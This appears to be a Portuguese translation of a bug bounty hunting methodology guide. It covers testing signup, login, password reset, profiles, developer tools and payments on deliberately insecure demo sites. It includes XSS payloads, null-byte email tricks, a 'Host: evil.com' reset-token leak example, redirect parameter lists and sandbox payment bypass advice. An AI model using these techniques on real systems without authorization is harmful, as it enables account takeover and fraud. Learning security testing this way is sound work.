
Alguém mais encontrou algo e divulgou um registro?

Lembre-se de que mencionei que quero ser capaz **de criar uma pista** para mim mesmo e um ponto de partida. **Antes mesmo de hackear**, pesquisarei no Google, no HackerOne divulgado e no

OpenBugBounty para todos os problemas encontrados no passado, pois quero saber se algum problema válido foi encontrado e se algum desvio interessante foi usado.

<https://www.google.com/?q=domain.com+vulnerabilidade>

<https://www.hackerone.com/hacktivity> <https://www.openbugbounty.org/>



O teste de bugs divulgados publicamente pode lhe dar um ponto de partida instantâneo e uma visão dos tipos de problemas que devem ser observados para ter uma ideia de como o site funciona. Às vezes, você pode até mesmo contornar bugs antigos divulgados!

(<https://hackerone.com/reports/504509>)

Depois dessa primeira verificação inicial e antes de executar **qualquer** scanner, agora quero ter uma ideia de como o aplicativo Web principal funciona primeiro. Neste ponto, testarei os tipos de bugs listados acima, pois minha intenção geral é apenas entender como as coisas estão funcionando para começar. À medida que você for descobrindo naturalmente como o site está funcionando, você se deparará com

comportamento interessante desses testes básicos. Eu sempre parto do pressuposto de que o site **será** seguro e deverá estar funcionando como pretendido.

Pegue seu bloco de notas, pois é aqui que as anotações começam. Como estou caçando, mencionei que anotarei regularmente comportamentos e pontos finais interessantes aos quais voltarei depois da minha primeira olhada. A lista de palavras é criada desde o primeiro dia. Quantas listas de palavras personalizadas você tem? Espero que mais de 0.

Construa um mapa do tesouro de seu alvo!

Ao testar um recurso, como o processo de registro e login, tenho um fluxo constante de perguntas passando pela minha cabeça, por exemplo, posso fazer login com minha conta de mídia social? É a mesma coisa no aplicativo móvel? Se eu tentar outra localização geográfica, posso fazer login com mais opções, como o WeChat (geralmente para usuários da China). Quais caracteres não são permitidos? **Deixo meus pensamentos irem naturalmente para a toca do coelho, porque é isso que faz de você um hacker natural.** Quais entradas você pode controlar ao se cadastrar? Onde elas são refletidas? Novamente, o registro móvel usa uma base de código diferente? Encontrei MUITOS XSS armazenados pelo simples fato de se inscrever por meio do aplicativo móvel em vez do desktop. Nenhuma filtragem foi feita! **Já mencionei que as possibilidades de invasão são infinitas?**


Abaixo está uma lista dos principais recursos que procuro em minha **primeira análise inicial** e as perguntas que faço a mim mesmo quando procuro vulnerabilidades nessas áreas. Siga essa mesma abordagem e faça as mesmas perguntas, e você pode muito bem acabar com a mesma resposta que eu obtive... uma vulnerabilidade válida!

Processo de registro

- O que é necessário para se registrar? Se houver muitas informações (nome, local, biografia etc.), onde elas serão refletidas após a inscrição?

Um exemplo disso pode ser visto abaixo ao se registrar no BARKER. Ele pede que você insira um **nome de exibição, uma descrição de perfil e carregue uma foto**. Isso é bastante

na inscrição para jogar e pode mantê-lo ocupado por algumas horas. Então, vamos detalhar e descobrir o que devemos procurar.




⚠ This web application has been made intentionally insecure. Please do not enter any personal information.

Register a new account

Basic account details

Appearance

Profile Picture



Display Name

Description

Carregamento de uma foto: como mencionei acima, queremos determinar que tipos de arquivos podemos carregar, então carregamos uma imagem jpeg normal, mas alteramos a extensão para **.txt**, **.xml** e **.svg** para ver como ela é tratada. Isso pode depender do funcionamento do aplicativo da Web, mas talvez você só veja onde a foto foi carregada **depois de** concluir o processo de registro. Agora você consegue ver por que é necessário testar novamente os recursos **várias vezes**? (Falarei mais sobre isso abaixo).

Nome de exibição e descrição do perfil: Novamente, eles podem não ser vistos até que você conclua o processo de inscrição, mas onde eles são refletidos e quais caracteres são permitidos? Não apenas isso, mas considere **onde** essas informações são usadas. Imagine que você pode passar **< >**, mas isso não é vulnerável ao visualizar seu perfil no desktop, mas e quanto aos aplicativos móveis, ou ao interagir com o site (fazer uma postagem, adicionar alguém). Os desenvolvedores impediram o XSS apenas em seu perfil?

- **Posso me registrar com minha conta de mídia social?** Em caso afirmativo, isso é implementado por meio de algum tipo de fluxo OAuth que contenha tokens que eu possa vazar? Quais contas de mídia social são permitidas? Em quais informações eles confiam em minha conta de mídia social?

perfil de mídia? Uma vez descobri um XSS armazenado por meio da importação de meu álbum do Facebook, convenientemente denominado "<script>alert(0)</script>".

- **Quais caracteres são permitidos? É permitido <> " ' em meu nome?** (nesse estágio, entre no teste do processo XSS. <script>O teste pode não funcionar, mas <script funciona). E quanto ao unicode, %00, %0d. Como ele reagirá ao fato de eu fornecer myemail%00@email.com? Ele pode ler como myemail@email.com. É a mesma coisa quando me inscrevo com o aplicativo móvel?

- **Posso me registrar usando @target.com ou ele está na lista negra?** Em caso afirmativo, pergunte *por quê?* Talvez ele tenha privilégios/recursos especiais após a inscrição? Você pode contornar isso? Sempre se inscreva usando o endereço de e-mail de destino.

- **O que acontece se eu acessar novamente a página de registro depois de me inscrever?** Ela redireciona e posso controlar isso com um parâmetro? (*Provavelmente sim!*) O que acontece se eu me inscrever novamente como um usuário autenticado? Pense nisso do ponto de vista dos desenvolvedores: eles querem que o usuário tenha uma boa experiência, portanto, visitar a página de registro quando autenticado deve redirecioná-lo. Daí a necessidade de parâmetros para controlar para onde redirecionar o usuário!

- **Quais parâmetros são usados nesse endpoint?** Há algum listado na fonte ou no javascript? É o mesmo para cada tipo de idioma e dispositivo? (Desktop vs. celular)

- **Se for o caso, o que os arquivos .js fazem nessa página?** Talvez a página de login tenha um arquivo "login.js" específico que contenha mais URLs. **Isso também pode lhe dar uma indicação de que o site depende de um arquivo .js para cada recurso!** Tenho um vídeo sobre a busca em arquivos .js no YouTube, que você pode encontrar aqui: [Vamos ser um idiota e ler arquivos .js](https://www.youtube.com/watch?v=0jM8dDVifal) (<https://www.youtube.com/watch?v=0jM8dDVifal>)


```

227 <script src="/js/app.js"></script>
228
229 <!--
230 I don't think we need this stuff that Patrice was working on anymore?
231 <script src="/js/api.js"></script>
232 <script src="/js/posts.js"></script>
233 <script src="/js/search.js"></script>
234 -->
235
236
237 <!--
238 Staff are now testing it, but users can't get it yet
239 -->
240 <script src="/js/premium.js"></script>
241

```

- **O que o Google sabe sobre a página de registro?** As páginas de login/registo mudam com frequência (experiência do usuário novamente) e os robôs do Google indexam e lembram MUITO. `site:example.com inurl:register inurl:& site:example.com inurl:signup inurl:& site:example.com inurl:join inurl:&`

Processo de login (e redefinição de senha)

- **Há um parâmetro de redirecionamento usado na página de login?** Normalmente, a resposta será **sim**, pois eles geralmente querem controlar para onde redirecionar o usuário após o login. (A experiência do usuário é fundamental para os desenvolvedores!).

Mesmo que você não veja nenhum parâmetro sendo usado, tente sempre os mais comuns, em **várias letras maiúsculas e minúsculas**: `returnUrl, goto, return_url, returnUrl, cancelUrl, back, returnTo`.


```

</ul>
<ul class="navbar-nav text-center mr-3">
  <li class="nav-item active">
    <a class="nav-link" href="http://barker-social.com/register">
      <i class="fad fa-user-plus fa-2x text-primary"></i>
      <br>
      Register
    </a>
  </li>
  <li class="nav-item ">
    <a class="nav-link" href="http://barker-social.com/login?returnUrl=%2F">
      <i class="fad fa-sign-in fa-2x login"></i>
      <br>
      Login
    </a>
  </li>
</ul>

```

- **O que acontece se eu tentar fazer login com** myemail%00@email.com? Ele o reconhece como myemail@email.com e talvez me registre? Em caso afirmativo, tente fazer o registro com my%00email@email.com e tente obter uma conta. Pense da mesma forma ao reivindicar um nome de usuário.

- **Posso fazer login com minha conta de mídia social?** Em caso **afirmativo**, isso é implementado por meio de algum tipo de fluxo OAuth que contém tokens que eu posso vazsar? Quais contas de mídia social são permitidas? São as mesmas para todos os países? Normalmente, isso estaria relacionado ao processo de registro, mas nem sempre. Às vezes, só é possível fazer login por meio de mídia social e NÃO se registrar, e você o conecta depois de fazer login. (O que seria outro processo a ser testado por si só!)



- **Qual é a diferença entre o fluxo de login móvel e o desktop?**

Lembre-se da experiência do usuário! Os sites para celular são projetados para que o usuário tenha o fluxo mais fácil, pois não têm um mouse para navegar facilmente.

"Vocês não têm telefones?" -

Blizzcon 2018



This web application has been made intentionally insecure. Please do not enter any personal information.

- **Ao redefinir sua senha, quais parâmetros são usados?**

Talvez ele seja vulnerável ao IDOR

(tente injetar um parâmetro id e testar o HPP!). O cabeçalho do host é confiável? Imagine que, ao redefinir a senha, você defina o host como: Host: evil.com, ele confiará nesse valor e o enviará no e-mail, levando ao vazamento do token de redefinição de senha quando o usuário clicar no link (levando a evil.com/resetpassword?token=123)?

Normalmente, é possível testar a senha de login/registro/redefinição para limitação de taxa (ataque de força bruta), mas isso geralmente é considerado **informativo/fora do escopo**, por isso não costumo fazer isso

desperdiçar meu tempo. Consulte a política do programa e verifique a posição deles em relação a isso. A maioria dos sites implementa políticas de senha forte e 2FA.

Atualização das informações da conta

- **Existe alguma proteção CSRF ao atualizar suas informações de perfil?** (Deveria haver, portanto, espere por ela. Lembre-se de que esperamos que este site seja seguro e queremos nos desafiar a contornar a proteção deles). Se sim, como isso é validado? O que acontece se eu enviar um token CSRF em branco ou um token com o mesmo tamanho?

```
-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="__method"

PATCH
-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="__token"

oELYfJJJaEuONAdRlqD8FHC0gRrRvYZ2Ff7pDQ9ax
-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_image"; filename=""
Content-Type: application/octet-stream

-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_name"

Patrice S.
-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="profile_description"

Junior developer at Barker
-----WebKitFormBoundaryTnCDHp0fXMPGoZBQ
Content-Disposition: form-data; name="country"
```

- **Há alguma segunda confirmação para alterar seu e-mail/senha?** Se **não**, então você pode encadear isso com XSS para controle de conta. Normalmente, por si só, isso não é um problema, mas se o programa quiser ver o impacto do XSS, isso é algo a ser considerado.

- **Como eles lidam com os caracteres básicos < > " ' e onde eles são refletidos?**

E quanto ao unicode? %09 %07 %0d%0a - Esses caracteres devem ser testados

em todos os lugares possíveis. Isso já foi mencionado algumas vezes, mas às vezes as coisas podem passar despercebidas. **Não deixe pedra sobre pedra.**

- **Se eu puder inserir meu próprio URL em meu perfil**, que tipo de filtro existe para evitar algo como javascript:alert(0)? Essa é uma área *importante* que procuro ao configurar meu perfil.

- **A atualização das informações da minha conta é diferente no aplicativo móvel?** A maioria dos aplicativos móveis usará uma API para atualizar informações, portanto, talvez seja vulnerável ao IDOR. Além disso, podem ser aplicadas filtragens diferentes. Já tive muitos casos em que o XSS foi filtrado no site para desktop, mas não foi no aplicativo móvel. Talvez a equipe móvel não seja tão instruída sobre segurança quanto a equipe do desktop? Talvez o aplicativo tenha sido feito às pressas.

- **Como eles lidam com uploads de fotos/vídeos (se disponíveis)?** Que tipo de filtragem existe? Posso fazer upload de arquivos .txt mesmo que ele diga que somente .jpg .png são permitidos? Eles armazenam esses arquivos no domínio raiz ou eles são hospedados em outro lugar? Mesmo que estejam armazenados em outro lugar (exemplo-cdn.com), verifique se esse domínio está incluído no CSP, pois ele ainda pode ser útil.

- **Que informações estão realmente disponíveis em meu perfil público que eu possa controlar?** A chave é o que você pode controlar e como e onde isso é refletido. O que existe para evitar que eu insira HTML malicioso em minha biografia, por exemplo? Talvez eles tenham usado htmlentities para que < > " seja filtrado e refletido como:

```
<div id="example" onclick="runjs('userinput<&lt;&lt;');"> Mas
```

você poderia usar ');alert('example'); o que resulta em:

```
<div id="example" onclick="runjs('userinput');alert('example');">
```

Ferramentas para desenvolvedores

As ferramentas de desenvolvedor incluiriam algo como testar webhooks, fluxos de oauth, exploradores de graphql. Essas são ferramentas configuradas especificamente para que os desenvolvedores explorem e testem várias APIs disponíveis publicamente.


- **Onde eles estão hospedados?** Eles mesmos o hospedam ou ele está hospedado no AWS (geralmente está. Isso é importante porque, se ele estiver hospedado no AWS, seu objetivo será ler as chaves do AWS).

- **Quais ferramentas estão disponíveis para os desenvolvedores?** Posso testar um evento de webhook, por exemplo? Basta **pesquisar no Google por SSRF webhook e você verá**.


- **Posso realmente ver a resposta em alguma ferramenta?** Se sim, concentre-se nisso, pois com a resposta podemos comprovar o impacto mais facilmente se encontrarmos um bug.

- **Posso criar meu próprio aplicativo** e as permissões funcionam corretamente? Eu tinha um bug em que, mesmo que o usuário clicasse em "Não" ao permitir um aplicativo, o token retornado ainda teria acesso. (O token não deveria ter permissão para fazer nada!)

Veja o exemplo abaixo sobre o KREATIVE. Os documentos da API mencionam o seguinte:




Como hacker, o que você está pensando? Bem, primeiramente, vamos ver o que acontece quando geramos uma chave de API.



A primeira coisa que me chama a atenção são as permissões específicas que são explicitamente permitidas. Não é necessário nenhum tipo de hacking "especial", você está vendo **o que está à sua frente e verificando se funciona como pretendido!** A página do oauth está nos dizendo que **SÓ** podemos visualizar nossos cães kreative com a chave de API retornada, mas será que é esse o caso? Só há uma maneira de descobrir.

Além disso, como mencionado acima, se você pressionar "Cancelar", às vezes um token é gerado de qualquer forma, mas não tem permissões. Mas esse é realmente o caso? Além disso, podemos controlar o parâmetro Cancel? Podemos ver na url "returnTo", mas nada sobre cancelUrl. Talvez funcione?!



A partir de um simples recurso, você pode ver como já tive muito o que testar. Aplique isso em todo o aplicativo Web e você começará a ver por que é preciso tempo, paciência e trabalho árduo.

- **Depois de criar um aplicativo, como o fluxo de login realmente funciona? E quando eu "desconecto" o aplicativo do meu perfil. O token é invalidado?** Há novos parâmetros `return_uri` usados e como eles funcionam? Um pequeno "truque" é que você pode descobrir que algumas empresas colocam determinados domínios na lista de permissões para depuração/testes. Tente `theiroidomain.com` como o `redirectUri`, bem como CDNs populares, como `amazonaws.com`, `.aws.amazon.com`. <http://localhost/> também é comum, mas não afetaria todos os usuários (*eles teriam que estar executando algo em seus computadores*)

- **Os documentos wiki/help revelam alguma informação sobre o funcionamento da API?** *(Certa vez, tive um problema em que consegui vazar um token de usuário, mas não tinha ideia de como usá-lo. O wiki forneceu informações sobre como o token foi autenticado e consegui criar o impacto P1). O wiki forneceu informações sobre como o token foi autenticado e eu consegui criar o impacto P1).* Os documentos da API também revelam mais pontos de extremidade da API, além de palavras-chave para a lista de palavras que você está criando para esse alvo.

- **Posso carregar algum arquivo, como uma imagem do aplicativo?** A filtragem é a mesma que a atualização das informações da minha conta ou está usando uma **base de código diferente**? O fato de o carregamento de sua foto de perfil em `example.com` não ser vulnerável não significa que um código diferente seja usado ao carregar uma foto de perfil em `developer.example.com`

- **Posso criar uma conta separada no site do desenvolvedor ou ele compartilha a mesma sessão do domínio principal?** Como é o processo de login nesse caso? Às vezes, você pode fazer login no site do desenvolvedor (`developer.example.com`) por meio de sua sessão principal (`www.example.com`). Haverá algum tipo de troca de token realizada por um redirecionamento. Digite o redirecionamento de url aberta que você provavelmente já descobriu. Se for uma conta totalmente nova, entre novamente no processo de ver o que está refletido e onde, etc. **Na verdade, eu prefiro** quando você precisa se inscrever em uma nova conta, pois isso significa que provavelmente haverá um código diferente sendo usado, resultando em um

um novo desafio e novas descobertas.

O principal recurso do site

Isso pode depender do site que você está usando, mas, por exemplo, se o programa que escolhi para testar fosse o Dropbox, eu me concentraria em como eles lidam com o upload de arquivos e trabalharia a partir daí com o que está disponível. Posso conectar minha conta do Dropbox em vários sites, então como funciona a integração de terceiros? E quanto à solicitação de determinadas permissões? Ou, se fosse a AOL, eu me concentraria no AOL Mail para começar. Escolha o recurso para o qual a empresa foi criada e que deve conter segurança e veja exatamente como ele funciona. **Mapeie seus recursos começando pelo topo.** Às vezes, isso pode fazer com que você descubra **muitos** recursos e pode levar muito tempo; seja paciente e confie no processo. Ao testar cada recurso, você deve, com o tempo, obter um mapa mental de como o site é montado (*por exemplo, você começa a perceber que todas as solicitações usam GraphQL ou descobre os mesmos parâmetros usados em todo o site, "xyz_id=11". O mesmo código? Um bug é igual a muitos.*).

- **Todos os recursos do aplicativo principal da Web também estão disponíveis no aplicativo móvel?** Eles funcionam de forma diferente? Às vezes, você pode descobrir que alguns recursos só estão disponíveis em aplicativos móveis e NÃO no desktop. Não se esqueça de testar também os tlds de vários países (se houver escopo), pois você pode descobrir que países diferentes oferecem recursos diferentes (*o que é muito comum para check-outs, por exemplo, pois diferentes opções de pagamento estarão disponíveis dependendo do seu país*)

- **Quais recursos estão realmente disponíveis para mim, o que eles fazem e que tipo de dados são manipulados?** Vários recursos usam a mesma fonte de dados? (por exemplo, imagine que você tem uma loja e pode ter várias áreas para selecionar um endereço para envio. Na página de checkout final, na página do produto - para estimar o frete). A solicitação é a mesma para cada uma delas para recuperar essas informações (API) ou são parâmetros/endpoints diferentes em todas elas?

- **Posso pagar por algum recurso aprimorado?** Em caso **afirmativo**, teste com uma conta paga e outra gratuita. A conta gratuita pode acessar o conteúdo pago sem pagar de fato? Normalmente, as áreas de pagamento são as mais perdidas, pois os pesquisadores não gostam de pagar por não encontrarem um problema. **Pessoalmente**, sempre encontrei um bug após a atualização, mas isso pode variar de programa para programa.

```
<input type="hidden" id="premium_bought" name="premium_bought" value="0">
<p>
  Charge: £4.95 (ex VAT)
</p>
```

- **Quais são os recursos mais antigos?** Pesquise a empresa e procure os recursos que eles estavam ansiosos para lançar, mas que acabaram não dando certo. Talvez, pesquisando, você possa encontrar arquivos antigos vinculados a esse recurso, o que pode lhe dar uma janela. Código antigo = bugs

- **Quais são os novos recursos que eles planejam lançar?** Posso encontrar alguma referência a isso no site deles? Siga-os no Twitter e inscreva-se em seus boletins informativos. Mantenha-se atualizado sobre o que a empresa está fazendo para que você possa ter uma vantagem inicial não apenas para testar esse recurso quando ele for lançado, mas também para procurá-lo antes mesmo de ser lançado (pense em mudar true para false?). Um excelente artigo sobre isso pode ser encontrado aqui:

<https://www.jonbottarini.com/2019/06/17/using-burp-suite-match-and-replace-setting-s-to-escalate-your-user-privileges-and-find-hidden-features/>

- **Algum recurso oferece uma configuração de privacidade** (privada e pública)?

Passa algum tempo testando se algo está simplesmente funcionando como eles pretendiam. Essa postagem é realmente privada?

Não é necessário nenhum reconhecimento especial ou "leetness", você está simplesmente olhando para o que está à sua frente e testando se funciona como pretendido.

- **Se algum recurso tiver diferentes permissões de nível de conta (administrador, moderador, usuário, convidado)**, sempre teste os vários níveis de permissões. Um convidado pode fazer chamadas de API que somente um moderador deveria poder fazer? Se você descobrir que o programa escolhido tem vários níveis de conta, seus olhos devem se iluminar com algo para testar instantaneamente.

Recursos de pagamento

- **Quais recursos estão disponíveis se eu fizer upgrade da minha conta? Posso acessá-los sem pagar?** Infelizmente, alguns programas dirão que o único impacto é a perda de receita (impacto nos negócios?!) e talvez não aceitem esse tipo de problema por si só; no entanto, ao poder fazer upgrade de não pagante para pagante, você desbloqueará mais recursos para jogar!

- **É facilmente obtido** por um XSS porque está no HTML DOM? Encadeie o XSS para vaziar informações de pagamento para obter maior impacto. Algumas empresas adoram ver o impacto, portanto, tenha isso em mente.

- **Quais opções de pagamento estão disponíveis para diferentes países?** Mencionei os recursos de pagamento porque um alvo específico exigia verificação telefônica para reivindicar a propriedade de uma página. Eles introduziram um novo recurso para veicular anúncios e, se eu mudasse meu país do Reino Unido para os Estados Unidos, poderia inserir meus detalhes de "Conta corrente". O problema é que **os detalhes da sandbox não foram bloqueados**. Isso permitiu que eu contornasse todos os mecanismos de verificação e me foi concedida a propriedade. Você pode encontrar números de teste em sites como <http://support.worldpay.com/support/kb/bg/testandgolive/tgl5103.html> e https://www.paypalobjects.com/en_GB/vhelp/paypalmanager_help/credit_card_numbers.htm

Nesta etapa, recomendo que você volte ao início e leia sobre os bugs comuns que procuro e meu processo de raciocínio para encontrar filtros com os quais brincar e, em seguida, leia sobre minha primeira olhada no site e as perguntas que quero que sejam respondidas. Em seguida, dê um passo e **visualize o que você acabou de ler**.

Você pode ver como eu já comecei a entender bem como o site funciona e até mesmo já encontrei alguns bugs, com o mínimo de

hacking? **Simplesmente testei os recursos à minha frente com testes básicos** que deveriam ser seguros e comecei a criar anotações sobre o site que estava testando. Está começando a ver que hackear não é tão difícil assim? A essa altura, é mais do que provável que você tenha descoberto pelo menos uma vulnerabilidade e esteja se enchendo de dopamina.

Em seguida, **é hora de expandir nossa superfície de ataque e ir mais fundo**. A próxima seção inclui informações sobre as ferramentas que utilizo e o que procuro especificamente ao utilizá-las.

```
root@zsean0:~/Tools# amass enum -brute -active -d yahoo.com -o amass-output.txt
Querying VirusTotal for yahoo.com subdomains
Querying Spyse for yahoo.com subdomains
Querying Sublist3rAPI for yahoo.com subdomains
Querying ThreatCrowd for yahoo.com subdomains
Querying ViewDNS for yahoo.com subdomains
Querying URLScan for yahoo.com subdomains
Querying Yahoo for yahoo.com subdomains
Querying Crtsh for yahoo.com subdomains
Querying SiteDossier for yahoo.com subdomains
Querying Riddler for yahoo.com subdomains
Querying Robtex for yahoo.com subdomains
Querying Netcraft for yahoo.com subdomains
Querying HackerTarget for yahoo.com subdomains
Querying Entrust for yahoo.com subdomains
Querying Exalead for yahoo.com subdomains
Querying IPv4Info for yahoo.com subdomains
Querying Pastebin for yahoo.com subdomains
Querying Google for yahoo.com subdomains
Querying Dogpile for yahoo.com subdomains
```

Vamos continuar hackeando! Etapa dois: expandir nossa superfície de ataque

Ferramentas prontas, é hora de ver o que há por aí!

